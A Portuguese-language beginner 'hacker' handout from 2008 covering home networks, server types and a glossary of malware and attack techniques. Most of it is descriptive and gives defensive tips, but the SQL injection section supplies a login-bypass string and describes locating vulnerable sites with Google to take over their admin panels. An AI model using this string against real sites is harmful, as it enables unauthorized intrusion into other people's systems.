Um programa simples e eficaz que encripta mensagens é o "Etext". Veja um exemplo de uma mensagem encriptada pelo Etext:

4lGxpKe/BvcsQll2gZ2+Va4EPK9Nr5LD1e0dZJ/3HuujkF+mPJ1kffMqj6c5TRB9H1/Hle
xoSuU0RAV5DTPyl3AXiFX5pXtHtigMeMUZD3xWcZnPBcJI0h/wpK0PsnfJz/XWNFxaJ
7GkVVs/OHxVg5xlcAPtvtTOTz+4dlbdaloOPpwE+as3aUj2G1OyFdWtsWsjPJ+InlyRFf
VkbH+AdtwoKWSiwOK1VM8Yhv/qCiOo+HDmuqjB1dSYu88SuXxOEIq4Ho0e+gVC35
a0vFQE7gLS0w==

Essa mensagem foi a seguinte:

Ola!!! Faça bom proveito da apostila para Hackers Iniciantes versão 2008!!! Caso você
tenha alguma dúvida entre em contato comigo pelo telefone: (11) 7427-1943 ou pelo
e-mail: paulotacio@mundodoshackers.x-br.com

Já pensou se todo o conteúdo dessa apostila fosse encriptado :D!!!

Você pode encontrar o Etext no site do seu fabricante:

<http://www.elentaris.co.uk/> ou no site do Baixaki: www.baixaki.com.br .

Lembre-se que para a pessoa ler uma mensagem encriptada ela deve ter o mesmo
programa usado para encriptar a mensagem.



Capitulo 3

Rede

Profº Paulo Tacio

paulotacio@mundodoshackers.x-br.com

O que é uma rede de computadores?

Uma rede de computadores é quando a vários computadores interligados, seja através de fios ou não, podendo dessa forma transferir dados, compartilhar informações, mandar mensagens, compartilhar impressora, compartilhar arquivos, etc. Um bom exemplo de rede de computadores é a “Internet”, (rede mundial de computadores), quando você acessa um site, manda e-mails, conversa em mensageiros instantâneos, em salas de bate papo, você esta compartilhando dados e informações com outros computadores. Uma rede domestica não é muito diferente da Internet, computadores que estão em uma rede privada (domestica), podem compartilhar entre si coisas mais importantes como: impressora, conexão a Internet, arquivos, pastas ou até mesmo o HD inteiro.

Uma rede pode ser feita através de cabos ou através de conexão sem fio como: Rede por cabo: [Rede de Cabo coaxial](#), [Rede de Cabo de fibra óptica](#), [Rede de Cabo de par trançado](#). Ou rede sem fios: [Rede por infravermelhos](#), [Rede por microondas](#), [Rede por rádio](#). Quando tratamos de rede domestica o melhor meio de faze-la é através de cabos.

Tudo que esta em rede seja uma rede domestica ou até mesmo a Internet, pode ser invadido através de técnicas, incluindo o seu PC, pois quando você esta em rede seu computador tem acesso a outros computadores e outros computadores também tem acesso ao seu, um bom exemplo disso é um trojan, quando alguém é infectado por algum trojan o computador dessa pessoa estará em uma rede direta com o computador do invasor, dando então controle do seu PC para o invasor.

Quando se tem uma rede é muito importante monitorar e fazer a segurança dessa rede, para que todos os computadores dessa rede não fiquem expostos a invasores. O uso de Antivírus, Anti Spywares, Firewall e até mesmo o uso de um

scanner, são indispensáveis para uma boa segurança da rede, fora isso deve-se ficar sempre atento a mudanças não autorizadas em arquivos e/ou pastas, e no cabeamento da rede.

Equipamentos para montar uma rede doméstica básica

Não é necessário muita coisa para fazer uma rede domestica básica! Como foi dito acima a maneira mais recomendável para fazer uma rede domestica é através de cabos. No caso de uma rede entre dois computadores, não será necessário nem um roteador e nem um hub, serão usados apenas um cabo de rede crossover (cabo direto) e duas placas de rede (uma em cada computador), os cabos crossover tornam possível a ligação de dois PCs sem a utilização de um hub, isso ocorre pela maneira em que o cabo é crimpado. Observe abaixo qual a ordem das cores em que um cabo Crossover deve ser crimpado:


Lado A

-  branco/ verde
-  verde
-  branco/laranja
-  azul
-  branco/azul
-  laranja
-  branco/marrom
-  marrom


Lado B

-  branco/ laranja
-  laranja
-  branco/ verde
-  azul
-  branco/ azul
-  verde
-  branco/ marrom
-  marrom

Lado A



Lado B



Cabo Crossover

Quando o cabo crossover é ligado nas duas máquinas, tense instantaneamente uma rede entre os dois computadores, tendo então que ser feito apenas a configuração dos computadores para que se reconheçam no mesmo grupo de trabalho.

No caso de uma rede com mais de 2 computadores utiliza-se um cabo de rede normal, com as duas pontas com a mesma seqüência de cabos. Abaixo a seqüência de cores de um cabo de rede normal:



Alem do cabo normal, para fazer uma rede com mais de 2 computadores é preciso também de um roteador (opcional), um hub com a quantidade de saídas igual ou maior que o numero de computadores e placas de rede (uma para cada PC).

Abaixo uma lista do equipamento necessário para montar uma rede e a média do preço dos equipamentos:

Cabo de rede (Crossover ou normal): R\$ 1,00 o metro



Roteador (opcional, para uma rede com mais de 2 computadores): R\$ 90,00



Hub (para uma rede com mais de 2 computadores): R\$ 50,00 (preço baseado em um hub com 8 portas)



Placa de Rede PCI (uma para cada computador): R\$ 20,00



Obs: A maioria dos computadores já vem com uma placa de rede onboard (embutida na placa mãe), caso o seu computador tenha uma placa de rede onboard não será necessário a compra de uma placa de rede.



Capitulo 4

Servidores

Profº Paulo Tacio

paulotacio@mundodoshackers.x-br.com

Servidor Web

O Servidor Web é responsável pelo armazenamento de paginas de um determinado site, que são requisitadas pelos clientes através de browsers.

Um servidor web é nada mais nada menos que um programa que responde a pedidos http de clientes (<http://www.mundodoshacker.com>), esses pedidos são feitos através dos navegadores, a resposta do servidor são as paginas HTML (paginas do site) que vem ou não com imagens embutidas.

Um bom programa para se fazer um servidor web é o “Apache for Windows”, ele pode ser encontrado no site do seu fabricante: <http://www.apache.org/> ou no site do Baixaki: www.baixaki.com.br

Lembrando que para montar um servidor não é nada fácil e nem barato, para montar qualquer tipo de servidor, é preciso ter computadores apropriados para servidores, banda larga de pelo menos 2 megabytes, e um lugar apropriado em que o seu servidor possa funcionar sem problemas. Portanto é mais recomendável você usar não só os servidores web disponíveis na Internet, como também outros tipos de servidores como: servidor de e-mails, servidor de arquivos, servidor proxy, entre outros.

Servidor de arquivos

O servidor de arquivos é responsável pelo armazenamento e distribuição de arquivos de usuários. Cada servidor de arquivo tem um propósito diferente, alguns são para backups, compartilhamento de informações, armazenamento remoto, entre outros fins. Esse tipo de servidor chega a ser como um HD virtual, com ele você pode guardar arquivos e acessá-los em qualquer outro lugar (que tenha computador e internet é claro :D).

Hoje em dia estão disponíveis na Internet alguns servidores de arquivos, alguns mais simples e outros mais complexos, mas todos cumprem com êxito a sua tarefa. Abaixo links de alguns servidores de arquivos:

<http://www.digitalbucket.net/> (GRATUITO)

<http://fileurls.com/> (GRATUITO)

<http://drop.io/> (GRATUITO)

Fora os Servidores de arquivos acima, tem também alguns outros sites que já são bem conhecidos, e que podem ser considerados também como um servidor de arquivos, são eles:

RapidShare: <http://rapidshare.com/>

EasyShare: <http://w15.easy-share.com/>

Servidor de e-mail

O servidor de e-mail é responsável pelo envio, recebimento, e armazenamento de mensagens de correio eletrônico (e-mail), como todos servidores, o servidor de e-mail é apenas um programa instalado em um computador que consegue armazenar, receber e enviar mensagens para contas de e-mail que estejam conectadas a Internet. O servidor de e-mail é baseado no protocolo SMTP.

Caso você queira fazer um servidor de e-mail você pode utilizar o programa: "MDaemon (PAGO)", disponível para downloads no site do seu fabricante: <http://www.altn.com/> ou você também pode optar em baixa-lo no site do Baixaki: www.baixaki.com.br

Servidor Webmail

Um servidor webmail é diferente de um servidor de e-mail, a função do servidor webmail é de possibilitar a criação de e-mails para troca de informações pela web. O dono do servidor pode criar os seus e-mails de qualquer maneira exemplo: mundodoshackers@mundodoshackers.com , paulotacio@professorpaulo.com , cursodehacker@mundodoshackers.com , etc. No entanto não pode haver dois endereços de e-mails iguais na web (Internet), para que não haja desvio de mensagens, seria a mesma coisa que dois telefones com o mesmo número, os dois receberiam a ligação.

Acho que todos sabem, que há muitos servidores webmail gratuitos disponíveis na Internet, alguns servidores já ganharam sua fama e preferência dos usuários e outros vem conquistando aos poucos os olhares, todos são excelentes, na verdade hoje em dia só não tem e-mail quem não quer :D!!!

Abaixo uma lista de servidores webmail (muitos você já conhece).

Yahoo: www.yahoo.com.br

Hotmail: www.msn.com.br

IG: www.ig.com.br

Bol: www.bol.uol.com.br

Gmail: <http://mail.google.com/mail/signup>

Entre outros!!!

Servidor de banco de dados

Os servidores de banco de dados possui e administra informações de banco de dados, como por exemplo cadastros de usuários. Para montar um servidor desse tipo é preciso ter um bom conhecimento em rede (é claro) e também um bom conhecimento em programação e segurança, afinal banco de dados, são banco de dados :D!

Servidor de Impressão

O Servidor de impressão é responsável por controlar pedidos de impressão de clientes, no caso do servidor de impressão o computador da rede que será o servidor, é o que esta com a impressora instalada, após compartilhar a impressora com todos ou parte dos computadores do mesmo grupo de trabalho, o PC servidor poderá então receber pedidos de impressão de qualquer computador da rede (cliente). O processo é muito simples, o PC cliente faz pedido de impressão de um determinado arquivo para a impressora instalado no PC servidor, feito isso o arquivo é transferido pela rede e a impressão começa.



Para montar um servidor de impressão basta você instalar uma impressora no PC servidor da rede, e compartilhar a impressora com todos ou parte dos PCs clientes da rede.

Servidor DNS

Os servidores DNS são responsáveis pela conversão de endereços de sites em endereços de IP e vice-versa. DNS significa **D**omain **N**ame **S**ystem, Sistemas de nomes de domínios.

O servidor DNS praticamente permite que um usuário chegue a um site, ele armazena e organiza os nomes de domínios, e os relaciona a um endereço de IP, permitindo então que usuário acesse os dados de um determinado domínio. Um site precisa ter no mínimo dois servidores DNS que serão responsáveis por responder pelo seu domínio.

Exemplo de domínios de um site: www.mundodoshacker.com ou www.mundodoshackers.x-br.com

Servidor FTP

Um servidor FTP (File Transfer Protocol/ Protocolo de Transferência de Arquivo), permite que usuários acesse e/ou transfira arquivos para um determinado disco rígido, ou servidor, seja através de senha ou não, a porta utilizada pelo FTP é a 21. Hoje em dia a vários servidores web que aceitam transferência de arquivos e/ou paginas para um determinado site através do FTP, essa forma de transferência chega até a ser mais rápida do que as mais convencionais.

Servidor de imagens

O servidor de imagem como o próprio nome já diz, é responsável em armazenar imagens digitais, com um servidor de imagens você pode enviar e acessar as suas imagens de qualquer lugar, é como se fosse a pasta “minhas imagens” do seu PC só que na internet. A utilidade de um servidor desse tipo quem vai decidir é você, afinal nem tudo é útil para todos.



Abaixo alguns links de servidores de imagens:

<http://photobucket.com/>

<http://imageshack.us/>

Servidor Proxy

Como muitos sabem os servidores Proxy camufla o seu IP quando você acessa um determinado site, mas ele não serve apenas para isso! Um servidor Proxy também armazena os arquivos em que você pediu para um site, para que na próxima visita a esse site o carregamento seja mais rápido, ou seja o Proxy não só para uma função.

Um servidor Proxy age basicamente da seguinte forma: você faz pedido de uma determinada pagina de um site através do servidor Proxy, o servidor Proxy se conecta a pagina que você pediu só que como se ele mesmo estivesse querendo se conectar a ela, ou seja com o próprio numero de IP, deixando o seu numero de IP oculto. Para ser mais claro, o servidor Proxy é como se fosse um amigo seu que da a cara a tapa no seu lugar, você fala para seu amigo falar com uma menina linda e se esconde atrás dele, qualquer coisa não der certo quem vai pagar o pato é o seu amigo :D.

Mesmo você utilizando um servidor Proxy não significa que você esta 100% anônimo na Internet, afinal o servidor Proxy registrara o seu IP e seus pedidos (o seu amigo sabe que foi você que mandou ele falar com a menina linda, então ele pode te pegar :D).



Capitulo 5

Hacker

Profº Paulo Tacio

paulotacio@mundodoshackers.x-br.com

Trojans

Quem nunca foi infectado por um trojan? Acho difícil de ter uma pessoa, ou melhor, um computador que nunca sofreu na mão de um trojan, 80% dos ataques na Internet hoje em dia são através de trojans. Os trojans são softwares (programas), que ao ser executado em um computador, dá ao Hacker controle absoluto do PC infectado (depende do trojan), o Hacker poderá: controlar a tela do computador, desligar o computador, reiniciar o computador, formatar o computador, roubar senhas, roubar arquivos, criar pastas, deixar o mouse doido, acender as luzes do teclado, finalizar processos, executar programas, etc.

Tudo que é feito para o bem pode ser usado para o mal não é? Um trojan não nasceu trojan ele foi feito trojan com tempo, um trojan é nada mais nada menos que um programa de “gerenciamento remoto”, um programa de gerenciamento remoto é um programa que permite ao dono de um computador, controlar o seu computador mesmo sem estar na frente dele, podendo então fazer tarefas como, acessar arquivos e até mesmo desligar o computador. A partir daí eu acho que você já imagina o que aconteceu não é? Graças a “imaginação”, foi criado então um “trojan”, apenas uniram o útil ao agradável :D. Hoje em dia já temos trojans natos, aqueles que desde o início de sua criação já foi feito para invadir e não adaptado para essa ação.



Um trojan também é conhecido como “cavalo de tróia” (nem precisa falar o por que, não é :D), como qualquer outro programa ele é feito em uma linguagem de programação, na maioria das vezes em “C”, apesar de também ter excelentes trojans em “Delphi” e até “Visual Basic”, nem todos trojans são iguais, alguns tem uma característica diferente, o que lhe torna o preferido dos hackers, mas sem dúvida os melhores são os que tem suporte a conexão reversa.

O que te protege desses cavalos de tróia são os antivírus (capítulo 2), quando você tenta executar o trojan o antivírus lhe avisa do risco e pergunta se você quer excluir o trojan.

Keyloggers

Outro inimigo dos usuários da Internet, e amigo dos Hackers! Os keyloggers (vírus espiões/ spyware), são softwares (você já sabe o que é software não é? :D), que ao ser executado em um computador, irá capturar todas as teclas que a vítima digitar, e enviá-la em forma de texto para o e-mail configurado pelo Hacker, dessa forma tudo que a vítima digitou será visto pelo Hacker, como: conversa no MSN, sites visitados, senhas, mensagens, etc. Os keyloggers ainda são indetectáveis para alguns antivírus (depende do keylogger e do antivírus), por isso em certos casos os keyloggers chegam até ser melhor que os trojans, isso vai depender da ocasião.

Diferente dos trojans, os keyloggers nasceram keyloggers, apesar dos keyloggers terem sido feitos para que os pais tivessem um controle do que os filhos andam fazendo na internet, ninguém pode negar que desde o início os keyloggers foram feitos para invadir a privacidade das pessoas, ninguém é tão inocente de achar que esse tipo de programa nunca seria usado para invasão :D.



O número de ataques por keyloggers na Internet também são muito grandes, até pelo fato de ele não ser detectado por alguns antivírus, mas na minha opinião o maior motivo desse grande número de ataques por keyloggers são a funcionalidade e praticidade excelente dos keyloggers, ou seja não precisa ser um HACKERRR para fazer uma invasão com keyloggers, eles são muito simples de serem configurados e utilizados.

O que te protege dos Keyloggers são os Anti-spywares (capítulo 2), como já foi dito, não são todos os antivírus que conseguem detectar keyloggers, por isso não adianta dar tapa na cara dos keyloggers e depois ir se esconder atrás dos antivírus, que você ou melhor, seu computador vai levar a pior :D.

Worms

Os worms como todo bom vírus se alastra pelo PC infectado, ele se espalha rapidamente, os worms alem de se espalharem, eles assim que executados passam a controlar os recursos de transporte de arquivos e/ou informações do computador, e o pior, os worms tem a capacidade de enviar copias de si mesmo para todos usuários que constam no seu catalogo de endereços de e-mail, podendo então infectar o computador dos usuários e causando assim um efeito domino.

O grande prejuiso que os Worms causam são a lentidão em redes, e até mesmo na Internet caso muitos computadores estejam infectados, o tempo que uma pessoa levaria para abrir uma pagina de um site seria quase o dobro.

Hoje em dia os antivírus (capitulo 2) já protegem os seus usuários de worms.

Rootkits

Os rootkits são trojans mais avançados, ao contrario dos trojans comuns os rootkits não são detectados por qualquer antivírus, isso ocorre porque os rootkits são feitos em uma linguagem de programação avançada, podendo então estar sempre um pé na frente dos antivírus. O rootkit pode interceptar solicitações feitas pelo sistema operacional e altera-las, só que ao interceptar as informações o rootkit ira filtrar as informações e deixara passar apenas o código que não esta infectado, por isso que o antivírus não o detecta.

Um exemplo de ação de rootkit é a seguinte: O seu sistema operacional faz um pedido de abertura de arquivo a mando do usuário, feito isso o rootkit ira interceptar os dados que são requisitados e ira filtrar os dados deixando passar apenas o que não esta infectado, dessa forma o antivírus irá achar que não tem nada de malicioso no arquivo. Quando o rootkit já foi executado e já infectou o PC, ele ira infectar os processos na memória, de forma que assim que o Windows fizer algum pedido de informação do trojan (rootkit), esta informação será anulada antes de retornar ao programa, isso fará com que os softwares acreditem que estes arquivos não estejam lá.

Ransomware

Os Ransomwares são programas maliciosos (vírus), que são feitos com a intenção de extorquir a vítima. Ao ser executado o ransomware irá **criptografar** todos ou parte dos arquivos da vítima, como foi dito no capítulo 2, quando um arquivo é encriptado é preciso ter o mesmo programa que o encriptou para descriptar esse arquivo. Depois que o vírus foi executado e já encriptou os arquivos da vítima, o Cracker irá sugerir uma troca pelos arquivos criptografados. Adivinha o que o cracker vai querer em troca, para devolver os arquivos! **Uma bola? Não! Um beijo? Não! Um refresco de tamarindo :D? Não! Um computador novinho em folha? Pode até ser, mas não! Dinheiro? Aaaaeeeeeee!!!** É isso aí! Isso depende do cracker é claro, mas a maioria pede dinheiro em troca dos arquivos, o pior disso tudo é que como todos os arquivos estão na mão do cracker, o que lhe garante que ele irá descripta-los após o pagamento do resgate ? Ele pode muito bem pegar o dinheiro, e pedir mais para aí sim descriptar os arquivos.

Esses tipos de ataques são meio raros na Internet, na verdade a maioria dos usuários de Internet nem imagina que existe esse tipo de ataque, mas como você pode ver, esse tipo de ataque chega a ser até pior do que trojans ou Keyloggers, você estará praticamente nas mãos do Cracker (Obs: isso se ele encriptar algum arquivo importante e indispensável para você é claro :D).

Esse tipo de ataque é considerado inteiramente ilegal, pois quem pratica esse ataque esta sem dúvida extorquindo (chantageando) uma pessoa, para obter dinheiro, alias, nem tem como justificar que você praticou esse tipo de ataque para fins de estudos não é :D.

Adwares

Os Adwares se assemelham-se aos spywares, pela forma em que ele infecta o computador e a maneira em que ele é desinstalado, é como se fosse um subgrupo de spywares. Os adwares tem como objetivo mostrar janelas de propagandas na tela da vítima. Na maioria das vezes os adwares são feitos por empresas comerciais, por isso não é de se assustar, ao achar um adware em programas livres (os famosos programas freeware). Como você pode ver nem tudo é livre :D!

Para se proteger de adwares você deve utilizar um anti spywares e/ou anti adwares (capítulo 2).



Hijackers

Os Hijackers são os seqüestradores de navegadores, eles podem ser scripts ou programas, ao ser executado ele seqüestra o navegador de Internet, principalmente o Internet Explorer. Os Hijackers alteram a pagina inicial da vitima e impede que ela altere para uma de sua preferência, alem disso, os Hijackers mostram propagandas em forma de pop-ups ou em janelas novas, impedem o acesso de algumas paginas de sites (principalmente paginas que você pode fazer download de antivírus) e pode também instalar barras de ferramentas no navegador.

Hoje em dia há um grande numero de vitimas de hijackers, pelo fato de fácil infecção, para uma pessoa ser infectada basta entrar em um site malicioso ou executar um programa.

Scanner

Um Scanner é um programa que possibilita um escaneamento seja do seu computador, de um servidor ou até mesmo de um site, o principal objetivo dos scanners são de mostrar quais as vulnerabilidades que o computador tem, para que então possam ser corrigidas.

Há vários tipos de scanners, e para todos sistemas operacionais, uns para Linux, outros para Windows, uns mais simples e outros mais completos. Os scanners mais simples, lhe mostra somente as vulnerabilidades, e alguns scannea apenas um



computador, ou seja se seu PC estiver em rede ele vai scannear um computador (o que o scanner esta instalado), e não a rede, os mais completos são os mais recomendáveis, além de eles mostrarem as vulnerabilidades, esses scanners ainda lhe mostra a solução para correção das vulnerabilidades, e ainda scanneam toda a rede, dois scanners excelentes e completos são o Languard e o Nessus.

O Scanner pode ser usado tanto para defesa quanto para invasão, uma pessoa que quer se defender de ataques deve scannear seu computador e corrigir as vulnerabilidades, já a pessoa que quer invadir um determinado computador scannea esse computador, e fica a par das vulnerabilidades do computador alvo, podendo então ter um ponto de referencia para um ataque. Como eu disse tudo que foi feito para o bem pode ser usado para o mal :D! O que vai determinar se o programa é para segurança ou não será o usuário do programa!

Sniffer

Um Sniffer é um programa ou Hardware que desvia protocolos em uma rede. Tudo que é feito em uma rede como: mandar e-mails, conversar no MSN, acessar sites, etc, são feitos através de protocolos, por tanto se alguém usar um sniffer em uma rede, irá pegar muitas coisas interessantes como por exemplo uma senha de e-mail ou qualquer outro tipo de conta.

Hoje em dia quem pratica sniffing usa mais programas do que hardwares, pela facilidade de serem achados, e serem muito eficazes. O sniffing é mais usado em redes comerciais, com a intenção de desviar informações importantes como: senhas, sites visitados, e-mails, arquivos importantes, etc. A ação do sniffer é impercebível, você nem percebe que esta sendo “roubado”, o que o Sniffer faz é basicamente entrar no meio do fluxo de dados da rede, e agarrar todos os protocolos e trazer para o Hacker, o resultado é um simples bloco de notas (depende do sniffer e da escolha do Hacker) com as informações roubadas em forma de texto, ou seja não é nada difícil de entender o que a vitima esta fazendo.

“Ainda” não existe nenhum programa que protege uma rede 100% de ataques com sniffers, o que chega perto da proteção de ataques desse tipo é o “Firewall”, mas mesmo com um firewall uma rede pode perfeitamente ser vitima de sniffing.

Spoofing

Spoofing é uma técnica interessante, o Hacker faz-se passar por um host confiável para ter acesso a um computador com acesso restrito. Basicamente o Hacker tem que achar um IP de um host confiável, usa-lo a seu beneficio próprio e fazer com que o receptor ache que ele é o host confiável, dessa forma ele terá acesso ao PC alvo. Voltando a festa do firewall (capitulo 2) o que o spoofing faz é disfarçar o invasor de forma que ele pareça um convidado ou até mesmo o dono da festa, para que ele possa então passar pela segurança e ter acesso a festa. O spoofing pode ser considerado a Mística (X MAN) do Hacking :D!!! Desse jeito até um elefante entra na festa não é :D?

DOS (Denial Of Service)

Esse não é o DOS do MS-DOS! O DOS (Denial of Service/ Negação de Serviço) é uma técnica de ataque a servidores, esse ataque tem como objetivo inutilizar o servidor alvo, de forma que ele não possa ser acessado por nenhum de seus usuários, esse ataque não é nada produtivo, quem pratica esse tipo de ataque não consegue roubar senhas, nem contas, apenas consegue deixar o servidor inutilizável “por um tempo”, é a famosa “BIRRA”: “Eu não quero acessar, então ninguém mais acessa” :D!

Os alvos principais dos autores desses ataques, são os servidores Web (capítulo 4), afinal os servidores Web são os mais visitados pelos usuários de Internet, dessa forma o ataque não passaria despercebido, afinal quem pratica um ataque desse porte sem dúvida quer chamar atenção. Para você ter uma idéia do resultado desse ataque imagine inutilizar o Orkut por um dia, isso seria um verdadeiro caos, tem gente que é doido por Orkut :D (só foi um exemplo), agora imagine inutilizar um servidor web de uma empresa que depende do site para lucrar, seria sem duvida um grande prejuízo, mesmo se o ataque durasse apenas algumas horas.

O que o ataque DOS (Denial of Service) faz é basicamente sobrecarregar o PC servidor, consumindo todos os seus recursos como: memória e processador, dessa forma o servidor (computador) ficara lento ou terá até que reiniciar, dessa forma fica inutilizável pelos seus usuários, é a mesma coisa que você abrir um monte de programas no seu computador como: média player, Internet Explorer, MSN, Nero, Antivírus, anti spyware, Word, Excel, Photo Shop, Need For Speed Carbom... e ai vai, o seu computador iria ficar tão lento que se você fosse abrir mais um programa, esse programa só seria aberto quando você tivesse 100 anos :D, isso se o seu computador não reiniciaria é claro :D.

Alem dos ataques DOS tem ainda os ataques DDOS, os ataques DDOS tem o mesmo objetivo do ataque DOS só que é bem mais: forte, preparado e eficaz. O ataque DDOS não parte apenas do computador do Cracker, e sim também de outros computadores chamados de “zumbis”, para fazer isso o cracker infecta outros

computadores com um trojan, dessa forma ele pode ter controle do PC da vitima e ordenar ataques simultâneos ao servidor alvo, exemplo: seria como 5 computadores lançando um ataque DOS ao mesmo servidor ao mesmo tempo, já pensou ? Se só um computador já consegue fazer um estrago, imagine 5.

SPAM

Quem nunca foi vítima de SPAM? SPAM são aquelas mensagens chatas de propagandas, que na maioria das vezes tentam te influenciar a acessar um determinado site, na grande maioria as mensagens vem também com imagens do tipo tentadoras, essas mensagens nunca vem sozinhas, pode ter certeza de que quando chega uma dessas, vai vir outra e outra e outra, até que você bloqueie o e-mail que esta enviando a mensagem ou o denuncie. Normalmente as mensagens de SPAM são enviadas em massa ou seja, pode ser varias mensagens para um só e-mail, ou pode ser a mesma mensagens para vários e-mails, isso é possível com o uso de programas específicos para SPAM, eles possibilitam que uma mensagem possa ser enviada para vários e-mails sem que você tenha que fazer aquele processo demorado de: “**assunto**”, “**e-mail de destino**” e “**mensagem**”, o que você tem que fazer é apenas colocar vários e-mails no programa, e manda-lo enviar a mensagem para todos e-mails de uma só vez.

Na maioria das vezes os SPAMs são enviados por empresas comerciais, com o intuito de manipular o cliente e faze-lo a adquirir um determinado produto, ou a acessar um determinado site, é a velha técnica de marketing, mas existem também SPAMs que não tem nenhuma finalidade, só apenas para encher a sua caixa de e-mail. Fora os dois tipos de SPAM citados temos também os do tipo Hacker, esses são mensagens também enviadas em massa que influencia o dono da conta do e-mail a baixar um arquivo (você até imagina o que tem nesse arquivo não é :D), alguns desses SPAM são mais preparados, outros nem tanto, é mais ou menos assim: o SPAM bem preparado tenta esconder o verdadeiro motivo da mensagem, que é fazer o usuários do e-mail baixar o vírus e se infectar, isso é feito com imagens e uma mensagem tentadora; O SPAM mau preparado é aqueles que só falta colocar um braço para fora do monitor e obrigar o usuário a clicar no link, esses dificilmente conseguem alguma coisa :D.

Para identificar um SPAM malicioso não é muito difícil (dependendo do mensagem), um bom exemplo é uma mensagem que foi mandada em massa (SPAM) a um tempo atrás:

A mensagem dizia que a Policia Federal havia constatado pelo meu numero de “**IP**” que eu estava entrando em “**sites ilícitos**”, e por esse motivo eu estava sendo indiciado, logo abaixo da mensagem estava uma frase que dizia o seguinte: para ler o mandato baixe o arquivo abaixo:

O mais tentador da mensagem era o remetente da mesma, o e-mail era o seguinte: policiafederal@dpf.com.br (dpf (Departamento da Policia Federal :D), fora isso é que o ícone do arquivo era do **word**.

Agora vamos identificar a fraude!

1º Houve um grande numero de mensagens enviadas desse tipo e a maioria das pessoas que recebeu essa mensagem nunca havia entrado em sites ilícitos.

2º A Policia Federal não iria rastrear o seu IP, a não ser que você tenha cometido um crime muito grave pela Internet.

3º Nunca que a Policia Federal iria mandar um e-mail dizendo que o individuo esta indiciado, eles vão é na casa da pessoa mesmo. Já pensou se a policia manda-se um e-mail para um assassino, dizendo que eles já descobriram que o dono do e-mail (assassino) matou uma pessoa, e que por esse motivo é para o assassino ir até a delegacia mais próxima de sua cidade para ser preso :D, o que você acha que o assassino vai fazer ? Ir até a delegacia, ou correr como nunca correu na sua vida até a rodoviária :D ?

4º hahahaha a frase dizendo que é para baixar um mandato é a pior :D. A Policia nunca mandaria um mandato por e-mail e muito menos em formato "word", pois sendo em word o mandato poderia ser modificado e usado para outros fins.

5º O e-mail do remetente realmente intriga qualquer um, mas isso não é nenhum problema! Pois hoje em dia qualquer um pode fazer um e-mail personalizado, quem quiser pode até fazer um e-mail: nasa@nasa.com .

Para finalizar!!! Logo que eu vi o e-mail, identifiquei a fraude eu dei um pouco de risada, eu resolvi baixar o arquivo com o ícone do word que estava indexado ao e-mail, foi ai que eu chorei de dar risada! O arquivo tinha o ícone do word só que seu formato era .exe (o formato de documentos word são: .doc), essa foi boa não é :D, e adivinha o que aconteceu quando o download do arquivo terminou, você se lembra do nosso amigo cavalo de tróia (trojan)? Então!! Ele resolveu me fazer uma visita :D!!! Meu antivírus detectou na hora o vírus :D.

Eu não sei se o mandante desse SPAM comedia foi preso, por isso tome cuidado ao receber um e-mail desse tipo, analise bem o e-mail, e se possível denuncie essa mensagem para as autoridades, afinal esta sendo usado o nome da Policia Federal.

Exploits

Os Exploits são programas de computadores como outros qualquer, que obviamente são feito por programadores, no exploit há uma porção de dados ou uma seqüência de comandos que tem como objetivo explorar as vulnerabilidades de um sistema, com o intuito de dar o controle do sistema para o Hacker, ou Cracker. Os Hackers desenvolvem exploits com a intenção de mostrar as vulnerabilidades de um determinado sistema para o administrador do mesmo, para que então essa vulnerabilidade possa ser corrigida. Já os Crackers fazem exploits com uma única intenção, que é de invadir o sistema para obter ganho próprio.

A maioria dos exploits são feitos na linguagem de programação "C" e quando prontos não são compilados, ou seja, a pessoa que for utiliza-lo deve usar um compilador da linguagem "C" para que então possa rodar o exploit (programa).

Um exploit age basicamente da seguinte forma: O Hacker executar o exploit, assim que executado o exploit irá disparar uma seqüência de bytes, que serão interpretados como dados pelo sistema, os bytes recebidos pelo sistema o deixará propositalmente em pane, dessa forma o sistema dará controle aos próprios bytes, que por acaso são uma seqüência para dominar o CPU, assim que o exploit assumir o controle do PC ele irá abrir-lo para o Hacker, que aguarda na outra ponta.

SQL Injection

SQL Injection (Structured Query Language/ Linguagem de Consulta Estruturada) é uma técnica de invasão de sites, em que o invasor injeta alguns comandos (string) na pagina de administração do mesmo, esses comandos se bem sucedidos daram acesso a pagina de administração do site alvo, ai você já até imagina o que pode ser feito não é? Alteração de paginas, download de paginas e arquivos, alteração e/ou download do banco de dados do site, e por ai vai. Mas não é tão fácil assim, é claro,



para que uma invasão via SQL Injection de certo é preciso que você ache um site vulnerável a SQL Injection, tarefa essa que não é muito difícil graças ao nosso amigo Google e os diversos scanners de sites disponíveis na Internet. Assim que um site vulnerável a SQL Injection é achado o próximo passo é de colocar uma string em ação, por exemplo a string: " ' or'1-- "

Essa string é colocada no local em que deve-se digitar o nome de usuário e senha, no painel de administração do site alvo, caso o site realmente seja vulnerável a SQL Injection, você entrará como administrador do site e terá controle absoluto (dependendo do site).

Apesar dessa técnica já ser um pouco ultrapassada, é impressionante o numero de sites vulneráveis a SQL Injection, não é como antes o numero de sites vulneráveis, mas pela conscientização e formas que sempre são mostradas em fóruns de webmasters, de como proteger um site dessa técnica, era de se esperar mais dos administradores :D.

O uso da técnica SQL Injection é muito simples, e o mais importante: "Não é preciso de nenhuma ferramenta especifica para efetuar a invasão (a não ser que você queira usar um scanner para procurar por sites vulneráveis)"

Google

Você deve estar se perguntando: “Google Hacker?”. É isso mesmo! Lembra quando eu disse que tudo que foi feito para o bem também pode ser usado para o mau? Então! O Google também se encaixa a essa frase :D. Além das pesquisas de trabalhos, sites, notícias, etc, o Google também pode ser usado para invasões, mais especificamente invasões de sites, na verdade o Google pode até ser considerado como uma ferramenta de invasão, é claro que você não irá conseguir invadir qualquer site com o Google, mas garanto que ele adianta e muito o lado do Hacker.

